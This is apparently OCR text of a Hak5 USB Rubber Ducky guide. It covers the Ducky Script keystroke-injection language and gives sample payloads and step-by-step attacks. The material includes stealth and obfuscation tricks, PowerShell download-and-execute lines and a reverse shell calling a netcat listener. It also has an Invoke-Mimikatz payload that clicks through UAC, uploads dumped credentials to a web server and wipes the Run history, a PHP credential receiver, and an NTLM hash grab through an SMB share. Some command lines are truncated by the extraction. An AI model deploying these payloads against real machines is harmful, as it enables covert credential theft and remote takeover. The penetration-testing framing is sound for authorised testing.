The `STRING` command processes the following characters case sensitive. Meaning `STRING C` will type a capital letter C. Obviously our keyboards don't have separate keys for lowercase and capital letters, so our payload actually interprets this as a combination of both the `SHIFT` key and the letter c - just as you, the human, type. It's nice to know that the `STRING` command handles this for you. It does not however end each line of text with a carriage return or enter key, so for that we'll need to explicitly specify the key.

```
ENTER
```

As before whenever a GUI element changes we'll need to wait, albeit briefly, for the window to appear and

take focus as the active window. Depending on the speed of the computer and the complexity of the program we'll want to adjust the delay accordingly. In this example we'll be extremely conservative and wait for a full second before typing.

```
1 DELAY 1000
```

Finally with notepad open and set as our active window we can finish off our ducky script with the historic words.

```
1 STRING Hello World
```

At this point our text file should look like the following:


```
1 REM Type Hello World into Windows notepad.
2 REM Target: Windows 95 and beyond.
3 REM Author: Darren
4 DELAY 1000
5 GUI r
6 DELAY 100
7 STRING c:\windows\notepad.exe
8 ENTER
9 DELAY 1000
10 STRING Hello World
```

Save this text file as `helloworld.txt` in the same directory as the duck encoder.

Encode

While ducky script is a simple, human readable format easily modified and shared, it isn't actually processed by the USB Rubber Ducky. Rather, the `inject.bin` is derived from it using an encoder.

A number of open source Ducky Script encoders exist, with the easiest and most recommended version being the official JavaScript Ducky Encoder from Hak5. This simple HTML file runs online or offline in any modern browser.



1. Download the JS Ducky Encoder from downloads.hak5.org/ducky
2. Open the `jsencoder.html` file in a web browser supporting Javascript
3. Enter your Ducky Script in the main text area
4. Click Generate Payload
5. Click Download Payload

Test

With the ducky script encoded into an `inject.bin` file, we're ready to test the payload. Copy the `inject.bin` file to the root of the Micro SD card. Insert the Micro SD card into the USB Rubber Ducky. Now sneak up to the target test machine and plug in the USB Rubber Ducky.

The first time you ever plug the USB Rubber Ducky into a computer it will take a moment, typically just a second, to enumerate it as a HID keyboard and load the generic drivers. For this reason we've added a one second delay to the beginning of our payload. If the test is not successful on the first attempt, it may be because the target test machine has not yet successfully loaded the generic keyboard drivers. To replay the payload, press the button or unplug and replug the USB Rubber Ducky. This test payload should be successful against all recent versions of Windows.

If the test were unsuccessful, note where things went awry and tweak the ducky script accordingly. Re-encode the inject.bin file, copy it to the Micro SD card (replacing the current file) and re-test.

Lather, rinse, repeat as necessary.

Optimize

With our Hello World payload successfully running against our target test machine, we're ready to optimize, and optionally obfuscate. This process is covered in greater detail later. Suffice it to say, in this example we can speed up the payload by reducing the number of keystrokes quite easily. Since notepad is an executable we may omit the `.exe` part of the `STRING` command. Likewise, since notepad by default

resides in a path directory (`c:\windows`) we can also omit this part of the `STRING` command as well. Our new `STRING` command should be the following:

```
1 STRING notepad
```

At this point we've successfully researched, written, encoded, tested and optimized our simple "Hello World" payload. It's now ready for deployment!

Obfuscation and Optimization

While this section isn't intended to be a comprehensive list of obfuscation and optimization techniques, these three simple examples effectively illustrate the concept.

Obfuscation

So what is obfuscation? Obfuscation is all about reducing the visibility of the payload, or simply put – making it stealthier. This is crucial in a social engineering deployment scenario. If a payload is too long, or too "noisy" it's more likely to be noticed and thwarted. With that in mind, let's look at two simple examples of obfuscating the Windows command prompt.

Our ducky script begins with a common combination of keystrokes which opens the Windows command prompt.

```
1 DELAY 1000
2 GUI r
3 DELAY 100
4 STRING cmd
5 ENTER
```

From here we typically have a large black and white terminal window open – which to laymen may look intimidating. Let's reduce that visibility.

```
1 DELAY 500
2 STRING color FE
3 ENTER
4 STRING mode con:cols=18 lines=1
5 ENTER
```

The first command `color FE` sets the command prompt color scheme to yellow text on a white background. Unfortunately the same color cannot be set as both background and foreground, however a yellow on white command prompt is very difficult to read and will obscure our payload. For a complete list of color combinations, issue `color *` in a terminal.

> ⓘ For 1337 Mode, issue the `color a` command

The next command, `mode con:cols=18 lines=1`, reduces the command prompt window size to 18 columns by 1 line. This, in combination with the above color command, creates a very small and extremely difficult to read command prompt. Best of all, while this makes reading the payload difficult by any observer, it does not impact the function of the payload in any way. The computer simply doesn't care that the command prompt is illegible.

Finally we'll execute our command. Let's pick something silly that'll take some time to run, just for fun. In that case we'd add to our obfuscated payload the following:

```
1 STRING tree c:\ /F /A
2 ENTER
3 DELAY 20000
4 STRING exit
5 ENTER
```

The above tree command will map the file and directory structure of the C drive in ASCII. Even with the fast solid state drive in my development computer, this task takes about 20 seconds to complete. Afterwards, when our nefarious tree command finishes, we'll want to close the command prompt in order to prevent our target user from noticing our devilish deeds. So for that we'll need to add a 20 second delay, followed by the exit command to close the command prompt. While we may be able to issue the `exit` and `ENTER` keystrokes while the tree command is executing, depending on the complexity of the running process there is no guarantee it will issue.

By adding up the delays and keystrokes of this ducky script, we can approximate this payload to require around 23 seconds to execute.

Optimization

What about optimization? If obfuscation is all about making a payload stealthier, optimization is all about making it faster. Short of injecting keystrokes faster, often times a little finesse can go a long way in reducing unnecessary delays. Let's take a crack at optimizing the above `tree` attack payload while maintaining its obfuscation.

```
1 DELAY 1000
2 GUI r
3 DELAY 100
4 STRING cmd /C color FE&mode con:cols=18 lines=1&tree c:\ /F /A
5 ENTER
```

These 5 lines of ducky script executes the exact same payload as the previous 15-line version, and executes in less than 3 seconds instead of 23! Now, the command prompt is still open for around 20

seconds while the tree command completes, but no further action from the USB Rubber Ducky is needed once the single command is run. Meaning, seconds after plugging in the USB Rubber Ducky, it can be safely removed while the tree command continues to run. Let's take a look at how.

Similar to the first version, we open the Windows Run dialog and enter the cmd command in order to open a command prompt, but rather than just open the prompt we'll pass it a few parameters and commands. The first is `/C`, which tells the command prompt to close once the command completes. Alternatively if we were to issue `/K` for `keep`, the command prompt would stay visible even after the tree command completes.

The rest of the payload is to string together all of the commands. By placing an ampersand symbol (`&`) in between our commands, we can string them together on one line. in our case this is "`color`", "`mode`", and "`tree`". This is what we would call a one-liner payload since it utilizes just a single `STRING` command.

Aside from being able to unplug the USB Rubber Ducky as soon as the Run dialog completes, this payload is also more reliable. The biggest issue with the first version was the 500 ms delay between issuing "`cmd`" and beginning to type the commands.

Any time a payload must wait on a GUI element, a reliability issue can occur. If the target computer were running slowly, and more than a half-second were required in order to open the command prompt, the payload would have failed.

Further Optimization

Our obfuscated and optimized tree attack ducky script is great, but like all ducky scripts there's always room for even more improvement.

```
DELAY 1000
GUI r
DELAY 100
STRING cmd /C "start /MIN cmd /C tree c:\ /F /A"
ENTER
```

Like CMD inception, the above ducky script is even more optimized. Notice the "`color`" and "`mode`" commands have been removed, and instead the "`cmd /C tree c:\ /F /A`" command has been wrapped inside another "`cmd /C`" command.

The first "`cmd`" issues the second with the leading "`start /MIN`" command. The "`start`" command executes everything following with the parameter "`/MIN`". The "`/MIN`" parameter opens the second "`cmd`" window in a minimized state.

Since the first "`cmd`" running the "`start`" command completes in an instant, the command prompt is only visible for a split second. The second "`cmd`", which is actually executing our "`tree c:\ /F /A`" command, is left minimized in the background mapping the file and directory structure of the C drive.

The result is a script which executes even faster than before, having typed only 42 characters instead of 56. This new version is actually even more obfuscated than the previous one with the tiny yellow on white

command prompt, because it's command prompt is minimized the entire time the tree command is running.

This is just one benign example of an optimized and obfuscated USB Rubber Ducky payload, though it illustrates greatly the importance of taking the time to finesse any ducky script.

The Ducky Script Language

Ducky Script Quick Reference

Ducky Script is the language of the USB Rubber Ducky. Writing scripts for can be done from any common ascii text editor such as Notepad, vi, emacs, nano, gedit, kedit, TextEdit, etc.

SYNTAX

Ducky Script syntax is simple. Each command resides on a new line and may have options follow. Commands are written in `ALL CAPS`, because ducks are loud and like to quack with pride. Most commands invoke keystrokes, key-combos or strings of text, while some offer delays or pauses. Below is a list of commands and their function, followed by some example usage.

REM

Similar to the REM command in Basic and other languages, lines beginning with REM will not be processed. REM is a comment.

```
REM The next three lines execute a command prompt in Windows
GUI r
STRING cmd
ENTER
```

DEFAULT_DELAY OR DEFAULTDELAY

`DEFAULT_DELAY` or `DEFAULTDELAY` is used to define how long (in milliseconds * 10) to wait between each subsequent command. `DEFAULT_DELAY` must be issued at the beginning of the ducky script and is optional. Not specifying the `DEFAULT_DELAY` will result in faster execution of ducky scripts. This command is mostly useful when debugging.

```
DEFAULT_DELAY 10
REM delays 100ms between each subsequent command sequence
```

DELAY

`DELAY` creates a momentary pause in the ducky script. It is quite handy for creating a moment of pause between sequential commands that may take the target computer some time to process. `DELAY` time is specified in milliseconds from 1 to 10000. Multiple `DELAY` commands can be used to create longer delays.

```
DELAY 50
REM will wait 500ms before continuing to the next command.
```

STRING

`STRING` processes the text following taking special care to auto-shift. STRING can accept a single or multiple characters. `STRING | a…z A…Z 0…9 !…) `~+=_-“‘;:<,>.?[{]}/|!@#$%^&*()`

```
GUI r
DELAY 50
STRING notepad.exe
ENTER
DELAY 100
STRING Hello World!
```

WINDOWS OR GUI

Emulates the Windows-Key, sometimes referred to as the Super-key.

```
GUI r
REM will hold the Windows-key and press r, on windows systems resulting in the Run menu.
```

MENU OR APP

Emulates the App key, sometimes referred to as the menu key or context menu key. On Windows systems this is similar to the `SHIFT F10` key combo, producing the menu similar to a right-click.

```
GUI d
MENU
STRING v
STRING d
REM Switch to desktop, pull up context menu and choose actions v, then d toggles displaying
```

SHIFT

Unlike `CAPSLOCK`, cruise control for cool, the `SHIFT` command can be used when navigating fields to select text, among other functions.

`SHIFT | DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB`

```
SHIFT INSERT
REM this is paste for most operating systems
```

ALT

Found to the left of the space key on most keyboards, the `ALT` key is instrumental in many automation operations.

`ALT | END, ESC, ESCAPE, F1…F12, Single Char, SPACE, TAB`

```
GUI r
DELAY 50
STRING notepad.exe
ENTER
DELAY 100
STRING Hello World
ALT f
STRING s
REM alt-f pulls up the File menu and s saves. This two keystroke combo is why ALT is jealou
```

CONTROL OR CTRL

The king of key-combos, `CONTROL` is all mighty.

`CONTROL | BREAK, PAUSE, F1…F12, ESCAPE, ESC, Single Char`

`CTRL | BREAK, PAUSE, F1…F12, ESCAPE, ESC, Single Char`

```
CONTROL ESCAPE
REM this is equivalent to the GUI key in Windows
```

ARROW KEYS

`DOWNARROW` or `DOWN` || `LEFTARROW` or `LEFT` || `RIGHTARROW` or `RIGHT` || `UPARROW` or `UP`

EXTENDED COMMANDS

These extended keys are useful for various shortcuts and operating system specific functions and include:

```
BREAK or PAUSE
CAPSLOCK
DELETE
END
ESC or ESCAPE
HOME
INSERT
NUMLOCK
PAGEUP
```

```
PAGEDOWN
PRINTSCREEN
SCROLLOCK
SPACE
TAB
```

Sample Payloads

Hundreds if not thousands of payloads exist for the USB Rubber Ducky. Typically they are shared on the USB Rubber Ducky forums or wiki.

In this final chapter of the getting started guide we'll list a few extremely short yet powerful payloads to help you get started.

Download and Run an Executable

```
DELAY 3000
GUI r
DELAY 200
STRING powershell -NoP -NonI -W Hidden -Exec Bypass “IEX (New-Object System.Net.WebClient)
ENTER
```

Powershell Reverse Shell

```
DELAY 3000
GUI r
DELAY 100
STRING powershell “IEX (New-Object Net.WebClient).DownloadString(‘https://mywebserver/p.ps
ENTER
```

Host the following as `p.ps1` on your web server for a reverse shell. Just be sure to configure the IP address and port of your netcat listener.

```
$sm=(New-Object Net.Sockets.TCPClient(“hostofnetcatlistener”, 4444)).GetStream(); [byte[]]$
```

Finally, on the listening host use netcat to receive the shell with:

```
nc -l -p 4444
```

Run a Script from a USB Drive

```
DELAY 3000
GUI r
DELAY 100
STRING powershell -NoP -NonI -W Hidden -Exec Bypass “$uP = Get-WMIObject Win32_Volume | ? {
ENTER
```

The above payload looks for a USB drive with the label “`DK`” and executes the powershell file “`p.ps1`” from the root of the drive.

Clear the Run Dialog History

```
DELAY 3000
GUI r
DELAY 100
STRING powershell “Remove-ItemProperty -Path ‘HKCU:\Software\Microsoft\Windows\CurrentVersi
ENTER
```

Full Screen Windows 10 Update

```
DELAY 3000
GUI r
DELAY 100
STRING https://fakeupdate.net/win10ue/
ENTER
DELAY 3000
F11
```

For continued reading, you are encouraged to join the Hak5 community – a vibrant community of creative developers, enthusiasts and penetration testers. Welcome!

Guides

15 Second Password Hack, Mr Robot Style

PILFERING PASSWORDS WITH THE USB RUBBER DUCKY


Can you social engineer your target into plugging in a USB drive? How about distracting ’em for the briefest of moments? 15 seconds of physical access and a USB Rubber Ducky is all it takes to swipe passwords

from an unattended PC.

In honor of the USB Rubber Ducky appearance on an episode of Mr Robot, we're recreating this hollywood hack and showing how easy it is to deploy malware and exfiltrate data using this Hak5 tool.

The USB Rubber Ducky featured in Mr. Robot

The USB Rubber Ducky is the original keystroke injection attack tool. That means while it looks like a USB Drive, it acts like a keyboard – typing over 1000 words per minute. Specially crafted payloads like these mimic a trusted user, entering keystrokes into the computer at superhuman speed. Once developed, anyone with social engineering or physical access skills can deploy these payloads with ease. Since computers trust humans, and inherently keyboards, computers trust the USB Rubber Ducky. So let's go violate this trust…



The payload in question here uses a variant of Mimikatz, a tool by gentilkiwi that can dump cleartext passwords from memory. The Invoke-Mimikatz variant by clymb3r reflectively injects mimikatz into memory using powershell – so mimikatz never touches the computer's hard disk. Using an altered method by Mubix, the powershell script is pulled directly from your server and executed in memory.

Once deployed this payload will open an admin command prompt, bypass UAC, obfuscate input, download and execute Invoke-Mimikatz from your server, then upload the resulting cleartext passwords and other credentials back to your server. When it's all said and done you'll go from plug to pwned in about 15 seconds.

WHAT YOU'LL NEED

To pull off this attack you'll need:

- Any web server on the Internet with PHP (preferably something mostly anonymous)
- A USB Rubber Ducky
- This ducky script payload
- This Invoke-Mimikatz powershell file
- This credential saving PHP script

STEP 1: WRITING THE PAYLOAD


USB Rubber Ducky payloads are written in Ducky Script – a ridiculously simple scripting language that can be written in any ordinary text editor, so fire up notepad, vi, emacs or the like.

INITIAL DELAY

```
1 REM Title: Invoke mimikatz and send creds to remote server
2 REM Author: Hak5Darren Props: Mubix, Clymb3r, Gentilkiwi
3 DELAY 1000
```

The first command, `REM`, is just a comment. It's always good practice to comment your code. The second command, `DELAY`, tells the USB Rubber Ducky to pause for 1000 milliseconds. This delay will give the target computer enough time to recognize the USB Rubber Ducky as a keyboard before it begins typing.

OPEN ADMINISTRATOR COMMAND PROMPT




```
1 REM Open an admin command prompt
2
```

```
GUI r
DELAY 500
STRING powershell Start-Process cmd -Verb runAs
ENTER
DELAY 2000
ALT y
DELAY 1000
```

The above snippet opens an admin command prompt using the powershell Start-Process method. `GUI r` is equivalent to holding down the `Windows` key and pressing `R`, which opens the Windows Run dialog.

The powershell `runAs` verb starts the process with administrator permissions. This is the same as opening `cmd` with the Run as administrator option.

Once the powershell command is typed and enter is pressed, a UAC dialog will popup. This is bypassed by holding `ALT` and pressing `Y` for Yes. Voila – admin command prompt!

OBFUSCATE THE COMMAND PROMPT

While not necessary, it's always nice to obfuscate the command prompt as to bring as little attention to the attack as possible. Depending on your scenario this section may or may not be necessary.

```
REM Obfuscate the command prompt
STRING mode con:cols=18 lines=1
ENTER
STRING color FE
ENTER
```

The first mode command reduces the command prompt window to as small as possible. The second changes the color scheme to a difficult to read yellow on white. The hope is that the tiny white window will blend in with the rest of the windows on the screen. Thankfully this payload is extremely short, so it'll only be open for a brief time.

DOWNLOAD AND EXECUTE THE PAYLOAD

Now with our obfuscated admin command prompt open it's time to download the Invoke-Mimikatz payload into memory, execute it, and pass the resulting credentials back to our server.

```
REM Download and execute Invoke Mimikatz then upload the results
STRING powershell "IEX (New-Object Net.WebClient).DownloadString('http://darren.kitchen/im
ENTER
DELAY 15000
```

The powershell IEX or Invoke Expression directive tells it to execute everything following rather than just

echoing it back to the command line. The New-Object cmdlet creates an instance of the Microsoft .NET Framework. Using the WebClient class we can now send and receive data from standard web servers. The DownloadString method downloads the resource, specified as a URL, as a string. In this case it's the Invoke-Mimikatz powershell script hosted on our web server. This is then executed with the -DumpCreds parameter. The resulting passwords and other credentials are saved in memory in the $output variable.

Finally the UploadString method uploads the credentials, stored in the $output variable, to the URL specified. In this case it's a PHP receiver script sitting on our web server ready to store the creds for our viewing pleasure.

In this example I'm using my own web server at darren.kitchen, so be sure to change this to match the URL of your own.

CLEARING YOUR TRACKS

Once the Invoke-Mimikatz payload has executed and you've captured the credentials, you'll want to clear your tracks. Since cmd doesn't maintain a persistent command history, everything typed in the command prompt will be gone after the exit command is issued. The Run dialog on the other hand maintains a list of recently used commands in the Windows registry. Let's clear it.

```
1 REM Clear the Run history and exit
2 STRING powershell "Remove-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVers
3 ENTER
4 STRING exit
5 ENTER
```

TheRemove-ItemProperty cmdlet deletes items from the Windows registry. In this case the asterisk (*) wildcard is used to delete all items in the RunMRU path. Finally exit closes our tiny command prompt window.

That's it – ducky script complete! Download a copy here and be sure to change the URL to that of your own web server.

STEP 2: ENCODING THE PAYLOAD

Now that the invoke-mimikatz.txt ducky script has been customized with your web server URL, you're ready to encode it. The USB Rubber Ducky is expecting an inject.bin file on the root of its microSD card. This file is the binary equivalent of the ducky script text file written in the previous step. To convert the ducky script text file into an inject.bin binary, use the Duck Encoder.


```
1 java -jar duckencode.jar -i invoke-mimikatz.txt -o inject.bin
```

The above command tell the duck encoder to take the input file, the invoke-mimikatz.txt ducky script, and convert it into the binary output file, the inject.bin. Then it's just a matter of copying the inject.bin file to the root of a microSD card and plugging it into the USB Rubber Ducky.

STEP 3: SETTING UP THE WEB SERVER

You'll need a web server to host the Invoke-Mimikatz powershell script, as well as a way to receive the credentials. This PHP script will save any post data into individually time and date stamped .cred files including the host IP address. It goes without saying that HTTPS would be preferred in this instance. See the Hak5Let's Encrypt tutorial on setting up SSL on your web server for free.


```
<?php
$file = $_SERVER['REMOTE_ADDR'] . "_" . date("Y-m-d_H-i-s") . ".creds";
file_put_contents($file, file_get_contents("php://input"));
?>
```

In addition to the rx.php script to receive the HTTP post data from the target PC, you'll need to host the Invoke-Mimikatz powershell script. You can grab the latest versionhere and save it to your web server.

STEP 4: DEPLOYING THE ATTACK

Finally with your web server hosting the Invoke-Mimikatz script and PHP credential receiver you're ready to rock and roll! Pop the USB Rubber Ducky into its covert USB Drive case and head out on your next physical engagement armed with this 15 second password nabbing payload!

Quickly Steal a Windows Password Hash



Using a USB Rubber Ducky and this simple payload, Windows password hashes can be captured for cracking in less than two seconds.

This technique works against almost all versions of Microsoft Windows and only requires a 5 line Ducky Script and an open source server setup on the target network.

KILLER EFFORT:REWARD RATIO

This is actually one of my favorite USB Rubber Ducky payloads for policy compliance and information security awareness. It leverages built in functionality of the Microsoft Windows operating system, requires next to nothing in terms of privileges, and executes faster than a user could reasonably thwart the attack by unplugging the seemingly benign "USB Thumbdrive".

The intel gained from this extremely quick attack is also of great value to any penetration tester or internal red team. Timestamp, workstation ID, user and even NTLM hash. What's not to love?

WHAT YOU'LL NEED

- Impacket's smbserver.py
- This 5 line ducky script
- A USB Rubber Ducky

THE DUCKY SCRIPT

```
REM Super Quick Hash Grab Payload for USB Rubber Ducky
REM Target: Windows 9X and beyond! Author: Hak5Darren
DELAY 1000
GUI r
DELAY 100
STRING \\hostname
ENTER
```

That's literally it. Just replace *hostname* with the hostname or IP address of your listening server running Impacket's smbserver.py

---

THE SERVER


This USB Rubber Ducky payload attempts to access an SMB share on the network - *hostname*. When Windows attempts to open this share, part of the process is passing its NTLM network hash, along with its hostname (workstation ID) and username. Of course you'll also get the timestamp. What more could one ask for?

Rather than using an actual SMB server - we'll want to use Impacket's smbserver.py since it'll allow us to easily capture all of this information. The basic usage is to supply a share name and point it at a directly. This can be anything really - from *tmp /tmp/* to *"YOU'VE BROKEN COMPANY USB POLICY. IT WILL CONTACT YOU SOON" /stuff/*

```
impacket/examples/smbserver.py tmp /tmp/
```

Have fun with that one.

Now of course this payload will work best when you have the listening smb server on the target LAN, as most *good* firewalls will prevent SMB access over the Internet. At least - they should... ;-)



A 3 Second Reverse Shell with the USB Rubber Ducky

In this tutorial we'll be setting up a Reverse Shell payload on the USB Rubber Ducky that'll execute in just 3 seconds.

A reverse shell is a type of shell where the victim computer calls back to an attacker's computer. The attacking computer typically listens on a specific port. When it receives the connection it is then able to execute commands on the victim computer. In essence it's remote control of a computer.

Previously we had shown ways of obtaining a reverse shell from a target computer by injecting a netcat binary into the computer. There are 3 common ways to inject a binary into a system – either by downloading it from the network, copying it over mass storage, or typing the program code right into the computer. The later is a novel way of bypassing countermeasures, though typing in a base64 encoded file then converting it into a binary takes considerable time. The 2 kilobyte netcat payload requires around 20 seconds to execute.

In this example we're taking a different approach and rather using Powershell – the advanced Windows command-line shell and scripting language. Powershell was first introduced with Windows XP SP2 and it has since been included by default in Windows since Vista. It's a lot more sophisticated than the CMD, the old DOS-style command prompt found in nearly every version of Windows.

Using powershell we can implement a netcat like reverse shell. Nishang, a framework and collection of penetration testing Powershell scripts and payloads, hosts a simple 1-line reverse shell that'll call back to

our netcat listener.

https://github.com/samratashok/nishang

Unfortunately the 1-line reverse shell just over the text field character limit of the Windows run dialog. For this reason we'll need to stage the payload – meaning our USB Rubber Ducky payload will download and execute the actual reverse shell Powershell script hosted on our web server.

THE DUCKY SCRIPT

```
DELAY 1000
GUI r
DELAY 100
STRING powershell "IEX (New-Object Net.WebClient).DownloadString('https://mywebserver/pa
ENTER
```

Replace the URL above with the address of your web server where we'll be hosting the powershell reverse shell script.

HTTPS is highly encouraged for the web server. See Hak5 episode 2023 for a video tutorial on setting up a free Let's Encrypt SSL certificate.

This very short USB Rubber Ducky payload simply opens the Windows run dialog, types in a single line of powershell and runs it. This powershell snippet will download and execute whatever other powershell script we host on our web server.

THE WEB SERVER

On our web server we'll need to host the powershell reverse shell code. This powershell TCP one liner from Nishang works great:

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1

```
$sm=(New-Object Net.Sockets.TCPClient("hostofnetcatlistener",4444)).GetStream();[byte[]]
```

There are many more powerful reverse shells as part of the Nishang suite – but this one serves our example well. Host it on your web server as referenced by the ducky script above. Be sure to change the host and port in the code above to match that of your netcat listener.

THE NETCAT LISTENER

Now that we have our USB Rubber Ducky payload written and our powershell reverse shell code hosted on

our web server we're ready to setup the listener. A simple `netcat -lp 4444` from our publicly accessible server referenced in the powershell above will do fine in this case.

To keep our netcat listener running even after a shell terminates we might want to wrap it in a simple bash loop.

```
1 while true; do nc -l -p 4444; done
```

If we're running this netcat listener on a VPS or other server on the Internet somewhere, it's safe to assume we're connected over SSH. If that's the case, in order to prevent the netcat listener from dying when our SSH session ends, we can also run it in a screen session.

```
1 screen -dmS netcat_listener bash -c 'while true; do nc -lp 4444; done'
```

The above command creates a detached screen session named "`netcat_listener`" running our netcat listener in a bash loop. We can then list the available screen sessions with *screen -list*.

```
1 screen -list
2 There is a screen on:
3         22794.netcat_listener   (11/01/2016 03:36:01 PM)        (Detached)
4 1 Socket in /var/run/screen/S-dk.
```

We can then interact with the "*netcat_listener*" screen session with *screen -r netcat_listener*. Detaching from the screen session is a matter of pressing the keyboard combo `CTRL+a, d`. See Hak5 episode 818 for a more in-depth video on the Linux screen program, or see this handy screen quick reference guide.

At this point we have a persistent netcat listener on our server in the cloud, a powershell payload hosted on our web server and a ducky script ready to nab this reverse shell in seconds. The last part is to encode the payload and load it on our USB Rubber Ducky.

Quack Quack!

The Best Security Awareness Payload for the USB Rubber Ducky

A two second HID attack against Windows and Mac that launches the website of your choosing. That's by far the most effective security awareness payload for the USB Rubber Ducky.

Cyber security awareness building is important, and developing an effective security awareness program - or at least raising eyebrows that one is even necessary - doesn't need to be difficult.

WE COULD ALL USE SOME CYBER SECURITY AWARENESS

Hot off the heels of the bank heist security awareness campaign in Beirut with Jayson Street (See Breakthrough - Cyber Terror on National Geography), @Snubs and I set off to perform our own security awareness research. We were given the unique opportunity to present the keynote at AusCERT 2017 in the Gold Coast of Australia. Our talk was all about trust, convenience, and how USB and better yet Humans are the universal attack vector. CSO has a great write-up.

Essentially we wanted to see if the cyber security community practiced what it preached. Specifically following best practices with regards to foreign USB drives. What we found was astounding. Judging from our own informal poll, it seems many of us in the information security world don't even bother with basic anti-virus, so how would we fare as an industry against foreign USB drives?

